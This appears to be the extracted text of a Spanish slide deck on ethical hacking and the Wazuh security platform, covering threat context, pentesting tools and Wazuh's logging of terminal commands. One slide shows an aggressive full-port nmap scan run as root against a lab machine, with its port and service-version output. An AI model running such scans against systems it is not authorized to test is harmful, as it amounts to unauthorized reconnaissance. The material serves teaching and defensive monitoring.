

Procesos de Hacking Ético y Wazuh

FRANCISCO NAVARRO MORALES





FRANCISCO NAVARRO

CICD & QUALITY ASSURANCE
SOFTWARE ENGINEER
AT [WAZUH](#) FOR 3 YEARS



ÍNDICE

PROCESOS DE HACKING ÉTICO Y WAZUH

1 INTRODUCCIÓN

Contexto, Hacking ético, Wazuh, motivación, justificación y objetivo, estado del arte y planificación

2 FUNDAMENTOS TEÓRICOS

Legislación, definición técnica de Wazuh y de los test de penetración de sistemas

3 ENTORNO DE TRABAJO

Kali Linux y laboratorios cloud

4 RECOPILACIÓN DE DATOS DEL TERMINAL

Diseño y desarrollo de un framework para Hacking Ético en la terminal

5 CASO PRACTICO

Ejemplo práctico del trabajo desarrollado

ÍNDICE

PROCESOS DE HACKING ÉTICO Y WAZUH

1 INTRODUCCIÓN

Contexto, Hacking ético, Wazuh, motivación, justificación y objetivo, estado del arte y planificación

2 FUNDAMENTOS TEÓRICOS

Legislación, definición técnica de Wazuh y de los test de penetración de sistemas

3 ENTORNO DE TRABAJO

Kali Linux y laboratorios cloud

4 RECOPILACIÓN DE DATOS DEL TERMINAL

Diseño y desarrollo de un framework para Hacking Ético en la terminal

5 CASO PRACTICO

Ejemplo práctico del trabajo desarrollado

1.1 CONTEXTO

Comercio virtual, banca electrónica,
Smartphone, dispositivos IoT, correo
electrónico, aplicaciones Cloud...

↓
expuestos a


Pérdidas de datos, robo/bloqueo de
información, suplantación de
identidad, DoS, control inautorizado
de dispositivos...



1.1 CONTEXTO: RANSOMWARE

1 INTRODUCCIÓN

[HTTPS://LUMU.IO/RESOURCES/2020-RANSOMWARE-FLASHCARD/](https://lumu.io/resources/2020-ransomware-flashcard/)



Software security researchers are increasingly engaging with internet companies to hunt down vulnerabilities. Our bounty program gives a tip of the to these researchers and provides rewards of \$30,000 or more for critical vulnerabilities.

If you have found a vulnerability, [submit it here](#).

You can find useful information in our rules, scope, targets and FAQ sections.

Happy hacking!




1.2 HACKING ÉTICO

PENTESTING BUG BOUNTY

Nmap, BurpSuite, Metasploit,
Wireshark, Nikto, Aircrack,
John the ripper ...


05

1 INTRODUCCIÓN



1.3 WAZUH

Security Analytics, File Integrity Monitoring, Vulnerability Detection, Intrusion Detection, Log data analysis...



The screenshot shows the Wazuh UI interface. At the top, there's a navigation bar with 'Modules / Security events'. Below it, a sub-menu for 'Security events' is visible. On the left, a sidebar lists various monitoring modules: data.arch, data.chdir, data.command, data.dpkg_status, data.dstuser, data.gid, data.home, data.output, data.package, data.pwd, check.command, task.compliance.cis_csc, and task.compliance.hipaa. The main area is titled 'Events' and displays a single event from 'Feb 21, 2021 @ 12:24:05.580' on a 'kali' host. The event details an 'nmap -A -p- -sS \$ip' command executed by root at '/home/kali'. An 'Expanded document' section shows the event data in both 'Table' and 'JSON' formats. The 'data.output' field contains the raw Nmap scan results, which are highlighted with a red box. The output includes details about the host (votenow.local), ports (80/tcp open http Apache httpd 2.4.6), services (Apache/2.4.6 PHP/5.5.38), and OS (CentOS). It also mentions MAC address (5:8c:ad:1a:e6:86), device type (QEMU virtual NIC), and running Linux 3.X|4.X OS.

t	agent.id
t	agent.name
o	data.chdir
t	data.command
t	data.dpkg_status
t	data.dstuser
t	data.gid
t	data.home
o	data.output
o	data.package
t	data.pwd
t	check.command
t	task.compliance.cis_csc
t	task.compliance.hipaa

Feb 21, 2021 @ 12:24:05.580 kali nmap -A -p- -sS \$ip executed by root at /home/kali 3

Expanded document

Table JSON

t agent.id 000
t agent.name kali
o data.chdir /home/kali
t data.command nmap -A -p- -sS \$ip
o data.output >
Starting Nmap 7.91 (https://nmap.org) at 2021-02-21 06:23 EST Nmap scan report for votenow.local (192.168.122.118) Host is up (0.001s latency).
PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.5.38) |_ http-methods: |_ Potentially risky methods:
Apache/2.4.6 (CentOS) PHP/5.5.38 |_http-title: Ontario Election Services &quo; Vote Now! 2082/tcp open ssh OpenSSH 7.4 (protocol 2.0)
5:8c:ad:1a:e6:86:de:a5:75:d0:a2:ac:80 (RSA) | 256 e9:e6:3a:83:8e:94:f2:98:dd:3e:70:fb:b9:a3:e3:99 (ECDSA) |_ 256 66:a8:a1:9f:db:d5:e9:99
MAC Address: 52:54:00:27:A6:7D (QEMU virtual NIC) Device type: general purpose Running: Linux 3.X|4.X OS CPE: cpe:/o:linux:linux
OS details: Linux 3.2 - 4.9 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 1.14 ms votenow.local (192.168.122.118) OS and Service
rt any incorrect results at https://nmap.org/submit/ Nmap done: 1 IP address (1 host up) scanned in 21.00 seconds

o data.return 0
o data.time 22.197327613830566
o data.who root

Motivación

Relación entre hacking ético y Wazuh

